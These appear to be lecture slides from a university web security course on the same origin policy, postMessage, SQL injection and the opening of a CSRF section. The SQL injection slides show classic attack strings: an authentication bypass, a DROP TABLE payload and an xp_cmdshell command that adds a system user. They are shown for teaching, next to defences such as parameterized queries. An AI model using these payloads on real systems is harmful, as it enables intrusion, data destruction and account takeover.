
- **Policy Goals**

- Safe to visit an evil website
- Safe to visit two pages at the same time
  - Address bar distinguishes them
- Allow safe delegation



# Isolation


- **Browser security mechanism**
  - Each frame of a page has an **origin**
    - Origin = protocol://host:port
  - Frame can access its own origin
    - Network access, Read/write DOM, Storage (cookies)
  - Frame cannot access data associated with a different origin



# Isolation

- **Browser Sandbox**

- Goal: safely execute JavaScript code provided by a website
  - No direct file access, limited access to OS, network, browser data, content that came from other websites
- **Same origin policy**
  - Can only access properties of documents and windows from the same domain, protocol, and port
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail



# Isolation

---

- **Same Origin Policy**

- Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
  - Should site A be able to **link to** site B?
  - Should site A be able to **embed** site B?
  - Should site A be able to **embed** site B and **modify** its contents?
  - Should site A be able to **submit** a form to site B?
  - Should site A be able to **embed images** from site B?
  - Should site A be able to **embed scripts** from site B?
  - Should site A be able to read data from site B?



# Isolation

---

- **Same Origin Policy**

- Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**

- Same Origin Policy for DOM

Origin A can access origin B's DOM if A and B have same (**protocol, domain, port**)

- Same Origin Policy for Cookie

Generally, based on  
([**protocol**], **domain**, **path**)

optional



# Isolation

---

- **Same Origin Policy**

- Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
  - `https://example.com/a/ → https://example.com/b/`
  - `https://example.com/a/ → https://www.example.com/b/`
  - `https://example.com/ → http://example.com/`
  - `https://example.com/ → https://example.com:81/`
  - `https://example.com/ → https://example.com:80/`



# Isolation

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- **Same Origin Policy**

- Problems
  - Sometimes policy is too narrow: difficult to get [login.odu.edu](https://login.odu.edu) and [portal.odu.edu](https://portal.odu.edu) to exchange data
  - Sometime policy is too broad: cannot isolation <https://odu.edu/cs795> and <https://odu.edu/cs495>
- Solution (?)
  - `document.domain`: need a way around Same Origin Policy to allow two different origins to communicate
  - Both origins must explicitly opt-in this feature



# Isolation

- Same Origin Policy

Originating URL	document.domain	Accessed URL	document.domain	Allowed?
<code>http:// www.example.com/</code>	<code>example.com</code>	<code>http:// payments.example .com/</code>	<code>example.com</code>	?
<code>http:// www.example.com/</code>	<code>example.com</code>	<code>https:// payments.example .com/</code>	<code>example.com</code>	?
<code>http:// payments.example .com/</code>	<code>example.com</code>	<code>http:// example.com/</code>	(not set)	?
<code>http:// www.example.com/</code>	(not set)	<code>http:// www.example.com/</code>	<code>example.com</code>	?

Source: Feross Aboukhadijeh



# Isolation

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- **Same Origin Policy**

- `document.domain` is a bad idea
  - In order for [login.odu.edu](#) and [portal.odu.edu](#) can exchange data  
`document.domain = 'odu.edu'`
  - Anyone on odu.edu can join the communication
- Solution
  - `postMessage` API: Secure cross-origin communications between cooperating origins
  - Send strings and arbitrarily complicated data cross-origin



# Isolation

- Same Origin Policy

## Example

For example, if document A contains an `iframe` element that contains document B, and script in document A calls `postMessage()` on the `Window` object of document B, then a message event will be fired on that object, marked as originating from the `Window` of document A. The script in document A might look like:

```
var o = document.getElementsByTagName('iframe')[0];
o.contentWindow.postMessage('Hello world', 'https://b.example.org/');
```

To register an event handler for incoming events, the script would use `addEventListener()` (or similar mechanisms). For example, the script in document B might look like:

```
window.addEventListener('message', receiver, false);
function receiver(e) {
    if (e.origin == 'https://example.com') {
        if (e.data == 'Hello world') {
            e.source.postMessage('Hello', e.origin);
        } else {
            alert(e.data);
        }
    }
}
```

This script first checks the domain is the expected domain, and then looks at the message, which it either displays to the user, or responds to by sending a message back to the document which sent the message in the first place.


Source: <https://html.spec.whatwg.org/multipage/web-messaging.html>



# Isolation

- Same Origin Policy

- Request images from internal IP addresses: 
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



# Isolation

---

- **Same Origin Policy**

- Same Origin Policy exceptions: Embedded static resources can come from other origin
  - Images
  - Scripts (Buttons, ads, tracking scripts)
  - Styles (e.g., Fonts)



# Isolation

---

- **Same Origin Policy**

- Fundamental security model of the web: **two pages from different sources should not be allowed to interfere with each other**
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  - Should site A be able to **embed** site B and **modify** its contents?
  - Should site A be able to **submit** a form to site B?
  - Should site A be able to **embed images** from site B?
  - Should site A be able to **embed scripts** from site B?
  - Should site A be able to read data from site B?





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# Vulnerabilities

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- **SQL Injection**
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- **CSRF – Cross-site request forgery**
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- **XSS – Cross-site scripting**
  - Bad web site sends innocent victim a script that steals information from an honest web site



# SQL Injection

---

- **SQL Injection**

- Insertion or Injection of a SQL query via the input data from the client to the application (to execute malicious SQL statements)
  - read sensitive data from the database
  - modify database data
  - execute administration operations on the database
- Very common in old but prevalent PHP/ASP applications
- Improperly string escaping
  - apostrophe ' : incorrectly interpret delimit strings
  - pair of hyphens (--): specifies to most database servers that the remainder of the statement is to be treated as a comment and not executed



# SQL Injection

Sign In

Username

Password

Forgot Username / Password?

SIGN IN

Don't have an account?  
SIGN UP NOW


```
$login = $_POST['login'];
$pass = $_POST['password'];

$sql = "SELECT id FROM users
        WHERE username = '$login'
        AND password = '$password';

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```



# SQL Injection



# SQL Injection

- Normal Input

```
$u  = $_POST['login'];      // me
$p  = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```



# SQL Injection

- Normal Input

```
$u  = $_POST['login'];      // me
$p  = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = 'me' AND pwd = '123'"


$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```



# SQL Injection

- Bad Input

```
$u  = $_POST['login'];      // me
$p  = $_POST['password'];   // 123'

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = 'me' AND pwd = '123'"'

$rs = $db->executeQuery($sql); //SQL Syntax Error
if $rs.count > 0 {
    // success
}
```



# SQL Injection

- Malicious Input

```
$u  = $_POST['login'];      // me' --
$p  = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = 'me' AND pwd = '123' "
Admin  rest of the SQL query will be ignored

$rs = $db->executeQuery($sql); // (No Error)
if $rs.count > 0 {
    // success
}
```



# SQL Injection

- Malicious Input

```
$u  = $_POST['login'];      // 'or 1=1 --
$p  = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = ''or 1=1 -- AND pwd = '123'"

$rs = $db->executeQuery($sql); // (No Error)
if $rs.count > 0 {
    // success
}
```

No Username Needed



# SQL Injection

- Malicious Input

```
$u  = $_POST['login'];      // ' ; DROP TABLE [users] --
$p  = $_POST['password'];   // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = '' ; DROP TABLE [users] -- AND ..."  
Causing Damage

$rs = $db->executeQuery($sql); // (No Error)
if $rs.count > 0 {
    // success
}
```



# SQL Injection

- Malicious Input

```
$u  = $_POST['login']; // ' ; exec xp_cmdshell 'net user add usr pwd' --
$p = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = '' ; exec xp_cmdshell 'net user
add usr pwd' -- AND ..."

$rs = $db->executeQuery($sql); // (No Error)
if $rs.count > 0 {
    // success
}
```

Run arbitrary system commands  
in Microsoft SQL server



# SQL Injection

---

- Preventing SQL Injection
  - Never trust user input
  - There are tools for safely passing user input to Database
    - Parameterized SQL (Prepared SQL)
    - ORM (Object Relational Mapper)



# SQL Injection

- Preventing SQL Injection

- Parameterized SQL

- Build SQL queries by properly escaping arguments: sending queries and arguments separately to server

```
sql = "INSERT INTO users(name, email) VALUES(?,?)"  
cursor.execute(sql, ['Shuai Hao', 'shao@odu.edu'])
```

```
sql = "SELECT * FROM users WHERE email = ?"  
cursor.execute(sql, ['shao@odu.edu'])
```



# SQL Injection

- Preventing SQL Injection

- Object Relational Mappers (ORM)

- ORM provide an interface between native objects and relational databases

```
class User(DBObject):  
    __id__ = Column(Integer, primary_key=True)  
    name = Column(String(255))  
    email = Column(String(255), unique=True)  
  
if __name__ == "__main__":  
    users = User.query(email='shao@odu.edu').all()  
    session.add(User(email='haos@cs.odu.edu', name='Shuai Hao'))  
    session.commit()
```



# Vulnerabilities


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
# Cross-Site Request Forgery (CSRF)

- Recall: cookies




# Cross-Site Request Forgery (CSRF)

- Basic Attack Scenario



# Cross-Site Request Forgery (CSRF)

- **CSRF Example**



In a CSRF attack, a user is tricked into submitting an unintended web request to a website



